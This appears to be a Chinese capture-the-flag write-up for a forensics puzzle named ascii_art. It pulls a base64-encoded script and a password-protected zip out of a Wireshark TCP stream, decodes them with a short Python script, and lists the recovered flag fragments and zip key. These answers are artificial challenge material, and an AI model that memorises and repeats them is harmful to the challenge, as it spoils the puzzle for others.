
`AA3D` : http://aa-project.sourceforge.net/aa3d/



```
1:Show Hint
2:Get FLAG?
3:Exit
11
.
 ____                    ___                   __      __  ____
/\  _`\                 /\_ \                 /\ \__  /'__`\/\  _`\
\ \ \/\_\    ___     ___\//\ \      __    ____\ \ ,_\/\_\L\ \ \ \/\ \
 \ \ \/_/_  / __`\  / __`\\ \ \   /'__`\ /',__\\ \ \/\/_/_\_<_\ \ \ \ \
  \ \ \L\ \/\ \L\ \/\ \L\ \\_\ \_/\  __//\__, `\\ \ \_ /\ \L\ \\ \ \_\ \
   \ \____/\ \____/\ \____//\____\ \____\/\____/ \ \__\\ \____/ \ \____/
    \/___/  \/___/  \/___/ \/____/\/____/\/___/   \/__/ \/___/   \/___/
```

`Figlet` 的 `larry3d` 字体样式，内容是： `Coolest 3D` ，猜测这里是想提示上面的内容是 `aa3d`

Larry3D字体：http://www.figlet.org/fontdb_example.cgi?font=larry3d.flf



Wireshark · 追踪 TCP 流 (tcp.stream eq 0) · ascii_art.pcapng

```
.]2;cat ./art.py | rev | base64 -w 0 | rev | base64 -w 0 | base64 -w 0 |
rev..]1;cat.=kWMX9kdSd0UzRGSUlXVENmWsd1T14kMNZlWYNFVxAzUEVTbUJDbFN1Us5WW6lURkhmRxIGToxmUzIFSURlQERWTOFTW6RTVhJEauRFVKBTYPx2VRVTNVFmQSpGVwZUVl9kTVFVM0UVZCZlaURlRV50Ts5WUwVTVhJkQqRFVGVlTP5kVRdHMVVmQw5GVwpURh9EbXFVM0ATVDhWbUBnRr10TOZVU3
RDMRNEdtRFRGBDZOxGWRFDNwUlQCpGVUpURi9kTVFVM0UVYCxmbURkRF10TOxWUyVDMRJkSURVNGVlTP5UVRdHNwElQCpGVwZUVO9EbYFVe0ATUC5kaURkRrV2TsJTWyhHMVdXUIRFcsVVYKx2VRVzaFN1S41WW0ZFRhpFZHNGNrtmUzIFSURlQqJmTwhlVulTRSpGZtRVVWFjWhJVVV5WMrVmUk1GVFxWMapFcXd
lbxsWZaRWbUVlTyolTSBTWulTRSJFZtdVRGFjWOJVMZ5WNrFmVkdFVxFDMa5EcXdlbsZkVWR2VUFnRxo1TwdlVuFzalpFZyQVRGFjWOB3VW5WNFZlUk1GVVxWMa5Ecyklb1sWYWRWbUZjRxo1TSZlVuxGbhJFZXdVVWFjWOB3VU5GbGZlVkJDVFxWMaBlUVdlbxsWZORmMUVlVsJ2SOVUTywWRTNDdrpFRKV0TK5U
VR5GbwElQkd1UEZEMapkTVFlbsBTUCR2VTlEZzoVbOVVUuxGMRJEZXNFRGBjWK5UVR5GbwElQkd1UEZEMapkTrFFNrV0UzQ2VTRkRwolSOVVUuxGMRJEZXNFRGBjWK50aRRzaFN1Mkd1UEZEMapkTVFlbsBTUCR2VTRkRwolSOVVUuplMRNEaUNFRGBjWK5UVR5GbwElQkd1UEZEMapkTVFlbsBTUCRWbaRkSF9kS
OVVUuxGMRJEZXNFRGBjWK5UVR5GbwElQk1mWEpURPRUNyQmbaJTUDplbZl3aqRWaKR1TyoUbNVTWulVenpnWK50aRRzaFN1Mkd1UIxmaklmSU9kMK1WT1klbZl3aqRWaKR0TuxGMRJEZtpFRKV0TK5UVRFjSt1UNZ5WW5tmak1EbXFlbsBTUCRWbaRkSF9kSkV0TxgXViVTWulVerpGZpxGSO5GbwElQkd1UJR2Ma
1mTVFlbsBTUCR2VTRkRVRWashkTuxGMRJEZXNFRGBjWKhGMk5mWyElQkd1UEZlaklmSU9kMK1WT1klbZl3aqRmSoBDZup1VRdHaUNVSkNjWQ5EMZ5GbwElQkd1UE50ROBlUwoVdsBTUCRWbaRkSF9kSOVVUw8WVlJEZXNVRkdkTQ5UVR5GbwElaSR1UEZEMapEawQmbaJTUDxmMUdEdtJmSOVVU1ZlRS9GdXNFRGB
jWKhGMk5mWyElQSpnVU5kMapkTVFlbwVVTCJlaXRkRwolSOtWU0sWRTNDZXNFRGBjWK5UVRFTOFJlbSREVwZEMapkTVFlbsBTUDhGVTlEZzolSkV1UwMWMVpGZXNFRGtmYQJFMaBzbVV2QoR1UJR2MT1mTrFFNrBTUCR2VTRkRwolSOVVUulTRS5mUUNFRGBjWKhGMk5mWyElQkd1UEZEMapkTVFFM4UkUuR2VTRk
RwolSOVVUuxGMRNEaUNVSkNjWK5UVR5GbwElQkd1UEZEMaBlUwoFMrBTUDhGVTlEZzolSOVVUuxGMRJEZHRFdsRVYQJVRhFGbwElQk1mWEpURPpkTVFlbsBTUCR2RUFHZH5EUOV1UwcXVhJEZXNFRGBjWt50aRRzawElQSpHVFRmMapkTVFlbsBTUCJleUVEZyoVbOtWU000aiNDZtpFRGBjWK5UVRBTSt1UNZ5WW
2Q2ROBlTVFlbsBTUDhGVTlEZzolSOVVUuxGMRJEZyQVRkdkTK5UVR5GbwElQkd1UEZEMa1mTrFFNrBTUCR2VTRkRwolSOVVUuxWRS5mU6RFRGBjWt50aRRzawElQkdEV0hGROBlUwoFMjFTVKVzVTRkRwolSoBDZuplMRJEZXNFRGBjWNBnMaBDOwElak12U2Q2VkpkTVFlbsV0UzQWbaRkRwoFUSBjWwsGMRJEZX
NFRGBjWQJFMaBzaFN1Mk1mWCJESPpEawQmbsBTUCR2VTBnRwolSOVVUwgTRS5GZXNFRGBjWt50aRRzawElQkd1UEZEMapkUwoFM4ATUCR2VTRkRwolSOVVUuxWRTNDZtpFRGBjWK5UVR5GbwElQkd1UEZEMaBlUwoFMrV0UzQWbaRkRwolSOtWUwlTRS9GcWNFcOJjWK5UVR5GbwE1QoR1UJR2MapkTVFlb4tWYuJ
leUVEatRWaKR0TwgDMRBzYXNFRKV0TKhGMk5GbFJlbSpHVEZEMapkTVFlbsVkUuJleURkSF9kSoBDZMplMRNEaUNFRGBjWK5UVR5GbwElQkd1UFR2ROBlTVFlbsV0UzQWbaRkRwolSOVVUuxGMRJkU6RVRkJjWK5UVR5GbwElQkd1UEpURPpEawQmbK1WT1kFWTRkRwolSkV1UwgDMRpGZXNFRKV0TKhGMk5mVGJ1
b0dEVwZEMapkTVFlbK1WT0M2VTRkRwoVbOtWU0sGMRJkVzQVRkdkTLxGWR5GbwElQk12U2Q2VkpkTVFlbaJTUDhGVTRkRrJGUSVUYyxGMRJEZXNFRGVkTQJFMa5mWyE1QopXU1R2Ma1mTVFlbsBTUCR2VTRkRwolSkV0TwgTRS9mWYNFRKV0TKhGMk5GbwElQkd1UEp0akBlUwoFMJdVZCR2VTRkRwolSOVVUuplM
RNEaUNFRGtmYWJVRhJnSt1UNrJDVHRXbipkTVFlbaJTUDhGVTRkRwo1SGRVUwgTRS5mU6RFRsVVYQ5UVR5GbFN1Mk1mWEp0akBlUwoFM4AjU0M2VTRkRwolSkV0TwgDMSRzYXNVSkNjWt5UVR5GbwE1aGFDVIpEbklmSUNFM4UkUvpFWTlEZzoVbGV0Y0sWRTNDZXNFRGBjWK5UVR5GbwElQkd1UEZEMapkTVFlba
JTUDhGVTRkRwolSOVVUuxGMRJEZXNFRGBjWK5UVR5GbwElQkd1UJR2Ma1mTVFlbsBTUCR2VTRkRwolSOVVUuxGMRJEZXNVSkNjWt5UVR5GbwElQkd1UEZEMapkTVFlbsBTUCR2VTRkSF9kSoBDZuxGMRJEZXNFRGBjWK5UVR5GbwElQkd1UEZEMapkTrFFNrV0UzQ2VTRkRwolSOVVUuxGMRJEZXNFRGBjWK50aRR
zaFN1M0tmWEZ0ak1kTG1EM4BTV3FFSURlQERWTOZUTwgHMVdXUIRFVCREZN5kRNBDewU1dRhEVUJERk1kTG1EM4BTV3FFSURlQERWTOZUTwgHMVdXUIRFVCREZN5kRNBDewU1dRhEVUJERk1kTG1EM4BTV3FFSURlQERWTOZUTwgHMVdXUIRFVCREZN5kRNBDewU1dRhEVUJERk1kTG1EM4BTV3FFSURlQERWTOZU
TwgHMVdXUIRFVCpXYLBHWXZDbFJlUCR1UFZkRlpkUrRlcwVVZ3BTbaRkSF9ERsd0TwgHMVdXUIRFVGxmYPB3VS5WMrVmSk1GVVxWMa5EcYZlb1UkUyRWbUVkTyo1TkZlUuVzalpFZtRVcxAjWPBnMh5WNFJlSk1GV24kMa9kUxEmb1UkVuRWbUhkVwolTwhVUuVDMSZFZtRVRGFjWPBHWR5WNrVmRk1GVVxGMa9UM
XNlb1sWYuRWbUZDbxo1TwdVVuVTRSpFZtRVRsBjWPJVMa5WNwIlVk1GVF5kMa5EcYZlb1AjUWRWbUVMwo1TSZ1VuVTRSpFZtRVWtmYNpVMk5GbVFldsd1UwxGMTREbHJWNwFjVxUFWXhFbwI2akVlT35UbiJEdwEFcwBjThpkaSpHcWFmSkdUVUZURltGarN1bOdVU2RXVTBXOXFmSSVUTuFzaiNFbYdVWGBzUE
x2VThHbVFmQsR1UJh3RihmRE90dRd0ULhmMZJUOyMFTOZUY1AnRXNEZIpFVSRVYMx2VT5mQxUlQwhkWJBXRhpmRwIGTsVVY2x2VTVkQ6p1TotWV1wmRXJEdwEFcsVVYKx2VRVzaFN1UWhVWWRmMTpkTVFlbsBTUCR2VTRkRwolSOVVUux2aSVTWHdFenpnWK5UVR5GaW1ENjd1UEZEMapkTVFlbsBTUCR2VTdEbqp
lSOVVUuxGMRJEZXNFRGBjWK5UVR5GbwElQkd1UEZEMapkWV9UboZVZCR2VTRkRwolSOVVUuxGMRJEZXNFRGBjWK5UVR5GbwElQkd0V4tmaalFbYFFTsBTUCR2VTRkRwolSOVVUuxGMRNkTXd1RopnWKpFMkJDbrJFNkd0V4dmai1EbYFlbsBTUCR2VTdEbqpVWOtWUqhXVlJEZXNFRGBjWK5UVR5GbwElQkd1UEZE
MapkTVFlboFTUDp1RXREa6plSOVVUuxGMRJEZXNFRGBjWK5UVR5GbwElQkd1UHh2MalFbYFlboFTU0MXVTRkRwolSOVVUuxGMRJEZHdFRKBTWNZkek5GaxE1QOd0VHR2MallVFVmaoZVTzoFWTRkRwolSaVUZthHMRNkTXN1Ro5mWZZEVP1GbwElQkd1UHxmaapkTVFlbsBTUCR2RXRkSwkVTsh1TqhmVNVTWXNFR
GBjWK50aR1GaW1ENjd1UEZEMallWV9ka4VVTzQ2RXRkSwkFRsdVUuxGMRJEZXNFRGBjWZ50aRpGbrJ1Mkd0VEpEMZllWF9ENnZVT0o1RUh3ZqRWWOVVUuxGMRJkWIdFRKBTWKpVRlpGasJVNZdEVE5UbkpkWFVmboZVT0QzRUVjRwolSaBDZuhWMRNkTHdFSKtmWZxGWRJDbwE1QOd1VHxmaapkTF9kbstmU0kFSX
VDb6llSaBDZuhWMRJEdVNFRGBjWK5UVR5GbrJ1Mkd0VHxmeZpkWwQmboxmU040VTdEaYRVWOtWUqhXVlJEZXNFRGBjWZZkek5GaxE1QOd0VHh2MapkTFVWboZVTzoFSUh3aqplSOtWUqhXVNVTTXN1Ro5mWZpFMk5GaWJFNOd1UHRmbkllTrFlaSxmUzQ2RXREb6llSaVUZOhWMRNkTXN1RkNjWKZEMi5GbwElQkd
1UEZEMa1kRU9UboZVT100VTdEZzoVTGR1TthmVNVTTXN1RkNjWK5UVR5GasJVNZd0VEpEMZpkTV9UboZVT1k1RXREb6lVWGR1TthmVNNDZHd1RspmWZZEVPpGeVVWNZd0V4tmaallTrFla4VVT1k1RXh3a6llSaBDZygmVNVTWHdFejNjWZ5UVR5GbVFldkd1UEZEMapkTVFlbsBTU1k1RXh3ZqRWWOVVUuxGMRVT
WHdFenpGZZ5UVR5GbwElQkdEV4tmaa1kR6RmbsBTUCpFSXh3aqpVTGpHZygmVNVTWHdVNspXWNZEVP1GaW1ENZh0VEZ0akllRU9Ub4VVTzQ2VTREbqpVWGR0TygWMRJEZHRFerpmWZxGWPpGbwElQkd1UCljMapkTVFlbsBTUCR2VTRkRwolSOVVUuxGMRJEZXNFRGBjWK5UVR5GbwElQkd1UEZEMapkTVFlbsBTU
CR2VTRkRwolSOVVUuxGMRJEZXNFRGBjWK5UVR5GbwElQkd1UEZEMapkTVFlbsBTUCR2VTRkRwolSOVVUuxGMRJEZXNFRGBjWK5UVR5GbwElQkd1UEZEMapkTVFlbsBTUCR2VTRkRwolSGBjYwxWVhpEdwEFcsVVYKx2VRVzaF
N1VW52VYJkeTtGZV50dOFTUD5kaZl3ZHZFUwdlUMJkRNtmSFZlRsFjWrR2aWlUOrFmS0V1UwxWVhtGZFJGMJZkV2B3MR5WOt5UYoxmV1oVMRNEetlFS4JjYrR2MidnUyYVM31WWUh2RNlWMHJWNOJTUCR2VTRkRwMFTOZUY3F1RXNkVYlFVGV1TKRWRhFHbwElQkd1UCljMTBFcXRlbCZkV3N2VZhUMwoVYxITYux
GMRJEZyEFc0JDZMh2aVdnVyIlVkd1UEZEMapkTVFlbsVVU2pFVURlRV9UUOxWU2xmVlNUMXlFWohkYK5UVR5GbVFldChkWIZFRjRlTFF2dJdlYzx2MZRkRwolSOVVUuxGMRJEZyEVc5cVZKJVRNVzawI1bwd1UIBnRjlGZVZlbsBTUCRmMRBHdXFWYStGVvxmRXNDZuRFcKBTTN5EbRpHbGd1Tw5WW5dmbkpFbuFF
d4BTVDB3RURlSF1UYkZUZ1ZkMWFGaURleJZVZahmVR5mUyI1Rwd1Uwh2RkFGasVlNWd0VOZ1MZl3Z6plSOVVUuxGMRJEZXNlQ5cFU.[1m.[7m#.[27m.[1m.[0m
```

```
.
..]2;root@KDI:~/ascii_art..]1;~/ascii_art...!...
..[0m.[27m.[24m.[J.[0m.[49m.[39m.[0m.[49m.[38;5;236m.........[0m.[38;5;236m.[48;5;236m.[38;5;255m ....[0m.[38;5;255m.[48;5;236m.[48;5;236m.[38;5;255m .[0m.[38;5;255m.[48;5;236m.[48;5;236m.[38;5;244m....[0m.[38;5;244m.[48;5;236m.
[48;5;236m.[38;5;31m ... .[1m.[38;5;31m.[48;5;236m.[38;5;39m~.[0m.[38;5;39m.[48;5;236m.[48;5;236m.[38;5;31m/.[1m.[38;5;31m.[48;5;236m.[38;5;39mascii_art.[0m.[38;5;39m.[48;5;236m.[48;5;236m.[38;5;31m.[0m.[38;5;31m.[48;5;236m.
[48;5;236m.[38;5;31m .[0m.[38;5;31m.[48;5;236m.[49m.[38;5;236m.........[0m.[38;5;236m.[49m.[39m.[38;5;240m.......................................[0m.[38;5;240m.[49m.[38;5;236m.........[0m.[38;5;236m.[48;5;236m.[38;5;178m .[1m.
[38;5;178m.[48;5;236mroot@KDI.[0m.[38;5;178m.[48;5;236m.[48;5;236m.[38;5;178m.[0m.[38;5;178m.[48;5;236m.[48;5;236m.[38;5;178m .[0m.[38;5;178m.[48;5;236m.[48;5;236m.[38;5;178m.[0m.[38;5;178m.[48;5;236m.[48;5;236m.[38;5;66m.
[38;5;244m....[0m.[38;5;244m.[48;5;236m.[48;5;236m.[38;5;66m 17:03:48.[0m.[38;5;66m.[48;5;236m.[48;5;236m.[38;5;66m ....[0m.[38;5;66m.[48;5;236m.[48;5;236m.[38;5;66m .[49m.[38;5;236m.........[0m.[38;5;236m.[48;5;236m.[38;5;66m.[0m.
[38;5;66m.[48;5;236m.[49m.[39m
.[0m.[49m.[39m.[0m.[49m.[38;5;76m....[0m.[38;5;76m.[49m.[38;5;76m.[0m.[38;5;76m.[49m.[30m.[0m.[30m.[49m.[39m .[0m.[49m.[39m.[K.[?1h.=.[?2004hc.[4mc.[24ma..[24m.[1m.[31mc.[1m.[31ma.[0m.[39mt....[0m.[32mc.[0m.[32ma.[32mt.[39m  p.[4mp.
[24ma..[4mp.[4ma.[24mr..[4ma.[4mr.[24mt..[4mr.[4mt.[24m4..[4mt.[4m4.[24m...[4m4.[4m..[24mz..[4m..[4mz.[24mi..[4mz.[4mi.[24mp..[4mi.[4mp.[24m  ||b.[4mb.[24ma..[4mb.[4ma.[24ms...[24m.[1m.[31mb.[24m.[1m.[31ma.[1m.[31ms.[0m.[39me..[1m.
[31ms.[1m.[31me.[0m.[39m6..[1m.[31me.[1m.[31m6.[0m.[39m4......[0m.[32mb.[0m.[32ma.[0m.[32ms.[0m.[32me.[0m.[32m6.[32m4.[39m
..[?1l.>.[?25l
.[A.[?25l.[?2004l
.
..[A.[0m.[27m.[24m.[J.[0m.[49m.[27m.[24m.[38;5;76m....[0m.[38;5;76m.[49m.[39m.[27m.[24m .[32mcat.[39m .[4mpart4.zip.[24m |.[32mbase64.[39m.[K.[?12l.[?25h..!...

.]2;cat part4.zip | base64..]1;cat.UEsDBBQACQAIAE53KFJOgBKHHQAAAA8AAAAFAAAAcGFydDQ5RLV4taC2eYXdunMblEMNkpryVEm+
u6ycABm75FBLAQIUABQACQAIAE53KFJOgBKHHQAAAA8AAAAFACQAAAAAAAAAIAAAAAAAAABwYXJ0
NAoAIAAAAAAAAQAYAFsDhamL5dYBWwOFqYvl1gESURCdi+XWAVBLBQYAAAAAAQABAFcAAABAAAAA
AAA=
.[1m.[7m#.[27m.[1m.[0m
```

分组 340. 72 客户端 分组, 199 服务器 分组, 135 turn(s).点击选择.

用Python简单处理下base64数据


```python
from base64 import *

with open('base64.txt','r') as f:#art.py的base64数据
    f = str(b64decode(b64decode(b64decode(f.read()[::-1]))[::-1]),encoding='utf-8')
    lines = f.split('\n')
    with open('art.py','w') as f:
        for line in lines:
                f.write(line[::-1])
                f.write('\n')
```

得到 `art.py`

```python
#!/usr/bin/python

import os
```

```
banner = """.---$'63 47 46 79 64 44 49 36 4d 54 42 69 4e 54 59 30 4d 44 56 6a 59 6a 63 34 59 54 6b 79 59 79 42 6
8 62 6d 51 67'-----\\
| /-$'59 33 68 68 5a 32 5a 4b 55 47 56 72 65 45 52 48 63 56 42 5a 62 32 56 71 4d 48 70 75 63 6b 64 43 4d 55 78 5
3'---\ |
| |               | |                  | |                | |               | |                   | |
     | |
| | oooooooooo.   | |        .o.       | |     .oooooo..o | |     .oooooo.  | |    ooooooooooooo  | |   oooooooo
oooo | |
| | '888'   'Y8b  | |       .888.      | |    d8P'    'Y8 | |    d8P'  'Y8b | |    8'   888   '8  | |   '888'
  '8 | |
| | 888      888  | |     .8"888.      | |   Y88bo.       | |  888          | |         888       | |    888
     | |
| | 888      888  | |    .8' '888.     | |    '"Y8888o.   | |  888          | |         888       | |    888oooo
8    | |
| | 888      888  | |   .88ooo8888.    | |      '"Y88b    | | 888           | |         888       | |    888
"    | |
| | 888     d88'  | |   .8'     '888.  | |    oo     .d8P | |   '88b    ooo | |         888       | |   888
     | |
| | o888bood8P'   | |  o88o     o8888o | |   8""88888P'   | |   'Y8bood8P'  | |        o888o      | |  o888o
     | |
| |               | |                  | |                | |               | |                   | |
     | |
| |&-'d3 14 44 36'$---------------------------------------------------------------------------------------------
-----/ |
  \-'15 64 65 35 e4 53 74 e4 85 24 64 46 67 86 b6 25 17 07 44 e4 03 a4 85 95 77 24 96 36 67 a5 74 94 53 65 23 16
'$-----/
"""

print(banner)

part1 = "flag{"

part2 = "*"

part4_key = "*"

part3 = "*".upper()

part4 = "*"

Hint = """
 ____                    ___                   __           __    ____
/\  _`\                 /\_ \                 /\ \__      /'__`\ /\  _`\
\ \ \/\_\    ___     ___\//\ \      __    ____\ \ ,_\    /\_\L\ \\\ \ \/\ \
 \ \ \/_/_  / __`\  / __`\\ \ \   /'__`\ /',__\\\ \ \/    \/_/_\_<_\\ \ \ \ \
  \ \ \L\ \/\ \L\ \/\ \L\ \\_\ \_/\  __//\__, `\\\ \ \_     /\ \L\ \\\ \ \_\ \
   \ \____/\ \____/\ \____//\____\ \____\/\____/ \ \__\    \ \____/ \ \____/
    \/___/  \/___/  \/___/ \/____/\/____/\/___/   \/__/     \/___/   \/___/



"""

menu = """
1:Show Hint
2:Get FLAG?
3:Exit"""

while True:
    print(menu)
    ch = input()

    if ch == 3:
        exit(0)
    elif ch == 1:
        print(Hint)
    elif ch == 2:
        os.system("cat part3|figlet -c -f colossal -w 60|aa3d")
```

`part4.zip` 的base64数据直接可以用这个站直接得到zip：https://the-x.cn/zh-cn/base64/


part4.zip - Bandizip 6.27
文件(F) 编辑(E) 查找(I) 选项(O) 视图(V) 帮助(H)
打开
解压
新建
添加
删除
测试
查看
代码页
part4.zip
确定
取消

名称	压缩后大小	原始大小	类型
part4*	29	15	

输入密码

该文件已加密。

请输入密码

☐ 用星号隐藏密码(H)


```
part1: "flag{"
part2: 10b56405cb78a92c and cxagfJPekxDGqPYoej0znrGB1LR
part3: "*".upper()
part4key: key for part4:jFHotPW4nMIQPp0
part4: part4.zip（有密码）
```

